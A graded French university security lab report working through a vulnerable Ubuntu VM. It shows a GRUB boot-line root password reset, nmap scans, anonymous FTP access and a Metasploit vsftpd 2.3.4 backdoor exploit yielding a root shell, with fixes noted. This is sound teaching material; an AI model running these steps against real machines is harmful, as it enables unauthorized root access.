



INF4420A - Sécurité informatique

Automne 2021

TP2 - Sécurité des SE et logiciels

98/100
Excellent travail

Groupe 05

Par



Équipe 10

Soumis à



9 novembre 2021

Question 1 - Accès physique = Game Over [/1.5] 1.5/1.5


Phase de reconnaissance

1. Démarrer la machine virtuelle (VM) et essayer de vous connecter à une session. Que constatez-vous ?

C'est impossible, car il faut un nom d'utilisateur et un mot de passe. **ok**

```
Ubuntu 20.04 LTS poly2020 tty1
poly2020 login: [ 35.164083] aufs aufs_fill_super:918:mount[916]: no arg
[ 35.305356] overlays: missing 'lowerdir'
[ 38.860467] cloud-init[988]: Cloud-init v. 20.1-10-g71af48df-0ubuntu5 running 'modules:config' at
Wed, 06 Oct 2021 12:40:20 +0000. Up 38.35 seconds.
[ 41.560760] cloud-init[999]: Cloud-init v. 20.1-10-g71af48df-0ubuntu5 running 'modules:final' at
Wed, 06 Oct 2021 12:40:22 +0000. Up 41.05 seconds.
[ 41.560929] cloud-init[999]: Cloud-init v. 20.1-10-g71af48df-0ubuntu5 finished at Wed, 06 Oct 202
1 12:40:23 +0000. DataSource DataSourceNoCloud [seed=/var/lib/cloud/seed/nocloud-net] [dsmode=net].
Up 41.52 seconds
root
Password:
Login incorrect
poly2020 login: _
```


2. Redémarrez la VM et au démarrage appuyez sur F2 pour rentrer dans le BIOS. Que se passe-t-il ? **ok**



3. Appuyez sur Echap pour continuer le boot de la machine. A l'écran de Grub (fond violet), appuyer sur une touche quelconque (sauf Entrée). Cet écran présente les différentes options de boot pour la machine, dans notre cas il n'y a qu'une seule ligne qui correspond au système Gentoo Linux. Habituellement il est possible d'éditer la ligne de commande correspondante en appuyant sur la touche e.


4. Est-ce possible dans notre cas ? Sinon, pourquoi ?

Non, ce n'est pas possible, car on a une page de connexion et on ne connaît pas le nom d'utilisateur et le mot de passe. **ok**



5. Authentifiez-vous et accédez au Grub

utilisateur : Poly ; mdp : BigPassword



6. À l'écran de Grub appuyez sur **e** pour éditer la commande. Sélectionnez la ligne commençant par

```
linux /boot/vmlinuz-generic root=UUID=f0861cc3-3d4d-44ed-8ebc-5e04f857c41a ro ...
```

supprimer la suite de ligne à partir de **ro** et ajouter

```
rw init=/bin/bash
```

puis appuyez sur **Ctrl+x**. Votre système se lance sur une fenêtre avec un shell root confirmant que le root a les accès en lecture et en écriture sur le système de fichier.

```
# mount | grep -w /
```

```
[ 6.535223] raid6: sse2x1  xor() 7074 MB/s
[ 6.535246] raid6: using algorithm sse2x4 gen() 12931 MB/s
[ 6.535750] raid6: .... xor() 8721 MB/s, rmw enabled
[ 6.536185] raid6: using ssse3x2 recovery algorithm
[ 6.550405] xor: measuring software checksum speed
[ 6.652623]   prefetch64-sse: 55270.000 MB/sec
[ 6.759545]   generic_sse: 48758.000 MB/sec
[ 6.760089] xor: using function: prefetch64-sse (55270.000 MB/sec)
[ 6.774042] async_tx: api initialized (async)
done.
Begin: Running /scripts/init-premount ... ln: /tmp/mountroot-fail-hooks.d//scripts/init-premount/lv
2: No such file or directory
done.
Begin: Mounting root file system ... Begin: Running /scripts/local-top ... done.
Begin: Running /scripts/local-premount ... [ 6.855615] Btrfs loaded, crc32c=crc32c-intel
Scanning for Btrfs filesystems
done.
Warning: fsck not present, so skipping root file system
[ 8.225986] EXT4-fs (sda2): 1 orphan inode deleted
[ 8.226560] EXT4-fs (sda2): recovery complete
[ 8.238899] EXT4-fs (sda2): mounted filesystem with ordered data mode. Opts: (null)
done.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# mo[ 39.816329] random: crng init done
[ 39.819657] random: 7 urandom warning(s) missed due to ratelimiting

m: command not found
root@(none):/#
root@(none):/# mount | grep -w /
/dev/sda2 on / type ext4 (rw,relatime)
root@(none):/# echo 1956576 2021-10-06
1956576 2021-10-06
root@(none):/# _
```

Puis utilisez la commande **passwd** pour réinitialiser le mot de passe de root.

```
root@(none):/# passwd
New password:
Retype new password:
passwd: password updated successfully
root@(none):/# echo 1956576 2021-10-06
1956576 2021-10-06
root@(none):/#
```

Ensuite Redémarrer la machine et ouvrez une session avec l'utilisateur root.

```
poly2020 login: root
Password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of mer. 06 oct. 2021 13:24:27 UTC

System load:  0.71               Processes:            103
Usage of /:   25.1% of 19.56GB   Users logged in:     0
Memory usage: 12%               IPv4 address for docker0: 172.17.0.1
Swap usage:   0%

* "If you've been waiting for the perfect Kubernetes dev solution for
  macOS, the wait is over. Learn how to install Microk8s on macOS."

  https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/

42 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@poly2020:~#
```

ok

Question 2 - Exploitation des vulnérabilité [/2] 1.95/2

Phase de reconnaissance

1. Avec le compte root que vous avez acquis précédemment afficher l'adresse IP de la machine inf4420a. **ok**

```
root@poly2020:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:4b:8a:29 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.8/24 brd 192.168.1.255 scope global dynamic ens33
        valid_lft 86196sec preferred_lft 86196sec
    inet6 fe80::20c:29ff:fe4b:8a29/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:b5:c7:60:39 brd ff:ff:ff:ff:ff:ff
root@poly2020:~#
```

L'adresse IP pour la VM du TP2 est 192.168.1.8

2. Sur votre machine Kali assigner une adresse IP pour que les machines (kali et inf4420a) soient dans le même sous réseau.

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:ff:ad:5e brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:ff:ad:68 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.9/24 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feff:ad68/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

L'adresse IP pour la VM Kali Linux est 192.168.1.9

ok (préciser qu'elles sont déjà dans le même sous-réseau, ou bien montrer la commande de changement)

3. Avec la commande ping envoyer deux paquets seulement pour vérifier la connectivité. **ok**

```
(kali㉿kali)-[~]  
$ ping 192.168.1.8 -c 2  
PING 192.168.1.8 (192.168.1.8) 56(84) bytes of data.  
64 bytes from 192.168.1.8: icmp_seq=1 ttl=64 time=2.77 ms  
64 bytes from 192.168.1.8: icmp_seq=2 ttl=64 time=0.827 ms  
  
--- 192.168.1.8 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1001ms  
rtt min/avg/max/mdev = 0.827/1.798/2.770/0.971 ms
```

4. À quoi sert Nmap ?

Il sert à détecter les ports ouverts, les services offerts ou encore obtenir les informations du système d'exploitation d'un ordinateur distant. **ok**

Source :

<https://www.varonis.com/blog/nmap-commands/#:~:text=Nmap%20is%20now%20one%20of,OS%20detection%2C%20and%20version%20detection.>

5. Utiliser nmap pour scanner la machine inf4420a, vous avez à identifier les services et les systèmes d'exploitation. Expliquer les options que vous avez utilisées lors de votre scan.

```
(kali㉿kali)-[~]  
$ sudo nmap -sV -O 192.168.1.8  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-15 01:23 EDT  
Nmap scan report for 192.168.1.8  
Host is up (0.0015s latency).  
Not shown: 998 closed ports  
|  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.4  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)  
MAC Address: 00:0C:29:4B:8A:29 (VMware)  
Device type: general purpose  
Running: Linux 5.X  
OS CPE: cpe:/o:linux:linux_kernel:5  
OS details: Linux 5.0 - 5.4  
Network Distance: 1 hop  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit / .  
Nmap done: 1 IP address (1 host up) scanned in 3.65 seconds
```

On voit les services (ftp et ssh) grâce à l'option -sV.

On voit le système d'exploitation (Linux 5.0 - 5.4) grâce à l'option -O. **ok**

Réalisation de l'attaque

1. Connectez- vous sur le service ftp en mode anonyme, lister les fichiers disponibles et récupérer le fichier secret.txt. ok

```
(kali㉿kali)-[~]
└─$ ftp 192.168.1.8
Connected to 192.168.1.8.
220 (vsFTPD 2.3.4)
Name (192.168.1.8:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534      4096 Jul 08  2020 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0      24 Jul 08  2020 secret.txt
226 Directory send OK.
ftp> get secret.txt
local: secret.txt remote: secret.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for secret.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (118.3712 kB/s)
ftp> █
```

Contenu secret.txt :

```
(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  secret.txt  Templates  Videos

(kali㉿kali)-[~]
└─$ cat secret.txt
secret key : LOPH555531
```

2. Comment empêcher la communication de manière anonyme

Il faut modifier le fichier de configuration. Dans la vm_tp2, accéder au dossier vsftpd-2.3.4-infected, puis modifier le fichier vsftpd.config et changer l'attribut anonymous_enable=YES pour NO. Les connexions anonymes ne seront plus permises pour ftp une fois le service relancé. oui !

3. Pourquoi le protocole ftp n'est pas un bon moyen pour un accès à distance, quel serait une alternative plus sûre.

C'est un vieux protocole (1970) qui a été conçu sans considération pour la sécurité. Il n'utilise pas d'encryption, donc les informations pour se connecter et les données transférées sont en texte en clair et n'importe qui interceptant peut donc avoir accès aux données.

À la place, il est plutôt conseillé d'utiliser une connexion SSH (secure shell), qui utilise le SSH File Transfer Protocol (SFTP) qui protège mieux les données. oui

Source : <https://www.howtogeek.com/412626/how-to-use-the-ftp-command-on-linux/>

4. Avec les informations recueillies dans la question de nmap précédente identifier le programme vulnérable.

Comme le port ftp est ouvert, et permet les connexions anonymes, il s'agit du programme qui est vulnérable. **ok (et en cherchant le numéro de version on peut surtout voir qu'il possède une backdoor, ce qui présente encore plus de risque que la simple configuration ftp)**

5. Lancer metasploit avec la commande *msfconsole*

```
(kali@kali)-[~]
$ msfconsole

.;lx00KXXXK00xl:.
,o0WMMMMMMMMMMMMMMMMMMMMMMKd,
'xNMMMMMMMMMMMMMMMMMMMMMMMMMMMMWx,
:KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
.KMMMMMMMMMMMMMMMMMMMMNNNNMMMMMMMMMMMMMMMMMX,
lWMMMMMMMMMMMMMXd:..;dkMMMMMMMMMMMMMMo
xMMMMMMMMMMMMWd.,oNMMMMMMMMMMMMk
oMMMMMMMMMMMMx.dMMMMMMMMMMMMx
.WMMMMMMMMMM:MMMMMMMMMMM,
xMMMMMMMMMMoLMMMMMMMMMMo
NMMMMMMMMMW,cccccoMMMMMMMMMMWlcccccc;
MMMMMMMMMMX;KMMMMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMMW;KMMMMMMMMMMMMMMMMMMX:
xMMMMMMMMMd,OMMMMMMMMMMMK;
.WMMMMMMMMMc'OMMMMMMo,
LMMMMMMMMMMk.kMMo'
dMMMMMMMMMMWd'..
cwMMMMMMMMMMMNxc'.#####
.OMMMMMMMMMMMMMMMMMMWc##+##+##
;OMMMMMMMMMMMMMMMMMMMo.++
.dNMMMMMMMMMMMMMMo+++:++#
'o0WMMMMMMMMMMo++:++
.,cdk00K;:::++
:::++:

Metasploit

=[ metasploit v6.1.4-dev ]
+ -- ==[ 2162 exploits - 1147 auxiliary - 367 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 8 evasion ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 > 
```

6. Utiliser l'exploit /exploit/ftp/vsftpd_234_backdoor avec

use /exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 > use /exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

7. Afficher les options de l'exploit avec la commande *options*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS          yes          The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      21             yes          The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  LHOST          yes          The target host to connect to
  LPORT      4444            yes          The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

8. Quels sont le(s) paramètre(s) à modifier, modifier le(s) et lancer l'exploit

Il faut modifier RHOST pour mettre l'adresse IP de la machine inf4420a. ok

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.8
RHOST => 192.168.1.8
```

Lancement de l'exploit :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.8:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.8:21 - USER: 331 Please specify the password.
[+] 192.168.1.8:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.8:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.9:33717 → 192.168.1.8:6200) at 2021-10-15 13:10:48 -0400
```

9. Grâce à l'exploit précédent ajouter un utilisateur "h4x0r" et créer un répertoire "owned" sur le répertoire /home/inf4420a

Création du répertoire "owned" : ok

```
cd ..
pwd
/
cd home
cd inf4420a
pwd
/home/inf4420a
mkdir owned
ls
ftp
INF4420a-app
INF4420a-db
owned
█
```

Ajout de l'utilisateur "h4x0r" : ok

```
owned
sudo useradd h4x0r
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/:run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/:nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
inf4420a:x:1000:1000:INF4420a:/home/inf4420a:/bin/bash
lxd:x:998:100:/:var/snap/lxd/common/lxd:/bin/false
ftp:x:1001:1001:/:var/ftp:/bin/sh
sshd:x:111:65534:/:run/sshd:/usr/sbin/nologin
h4x0r:x:1002:1002:/:home/h4x0r:/bin/sh
```

10. Comment corriger cette vulnérabilité

Une backdoor malveillante a été introduite dans l'archive téléchargeable vsftpd-2.3.4.tar.gz entre le 30 juin et le 1er juillet 2011. Elle a été retirée le 3 juillet 2011. Donc, pour corriger cette vulnérabilité, il suffirait de télécharger à nouveau l'archive, étant donné qu'à présent elle ne contient plus cette vulnérabilité. ok

Source : https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

Question 3 - Vulnérabilités WEB [/4.5] 4.35/4.5

Scénario et mise en marche

1. Connecter vous avec le compte root sur la vm inf4420a

```
poly2020 login: root
Password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 1.0

262 updates can be installed immediately.
121 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Last login: Thu Oct 14 23:57:59 UTC 2021 on tty1
```

2. lancer le docker de la base de données avec la commande

```
# docker run -d -p 3306:3306 inf4420a-db
```

```
root@poly2020:~# docker run -d -p 3306:3306 inf4420a-db
ded1aece6ecc9b734211515bc50eb7cb4aaac472579dbab92dfb48c213404889
```

3. lancer le docker de l'application web avec la commande

```
# docker run -d -p 3000:3000 inf4420a-app
```

```
root@poly2020:~# docker run -d -p 3000:3000 inf4420a-app
0dc7ff89d70843875128a3986209e1252e3e0fb9ff76aae7763ccebe2cf51330
```

4. accéder à l'adresse de votre vm inf4420a avec votre navigateur pour confirmer le bon fonctionnement http ://@ip inf4420a :3000. Tester le menu.



5. Refaites le scan de port avec nmap et reporter les nouveaux services observés.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.8/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-15 14:03 EDT
Nmap scan report for 192.168.1.8
Host is up (0.012s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
3000/tcp  open  http     Node.js (Express middleware)
3306/tcp  open  mysql    MySQL 8.0.20
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.9
Host is up (0.00079s latency).
All 1000 scanned ports on 192.168.1.9 are closed


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 16.00 seconds
```

Il y a le service ftp et ssh comme avant et maintenant on a les nouveaux services http et mysql. ok

6. Lancer Burp sur votre machine kali


```
(kali㉿kali)-[~]
$ burpsuite
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Your JRE appears to be version 11.0.12 from Debian
Burp has not been fully tested on this platform and you may experience problems.
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by burp.e9w (file:/usr/share/burpsuite/burpsuite.jar) to field
javafx.swing.JTree.expandedState
WARNING: Please consider reporting this to the maintainers of burp.e9w
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operati
ons
WARNING: All illegal access operations will be denied in a future release
```

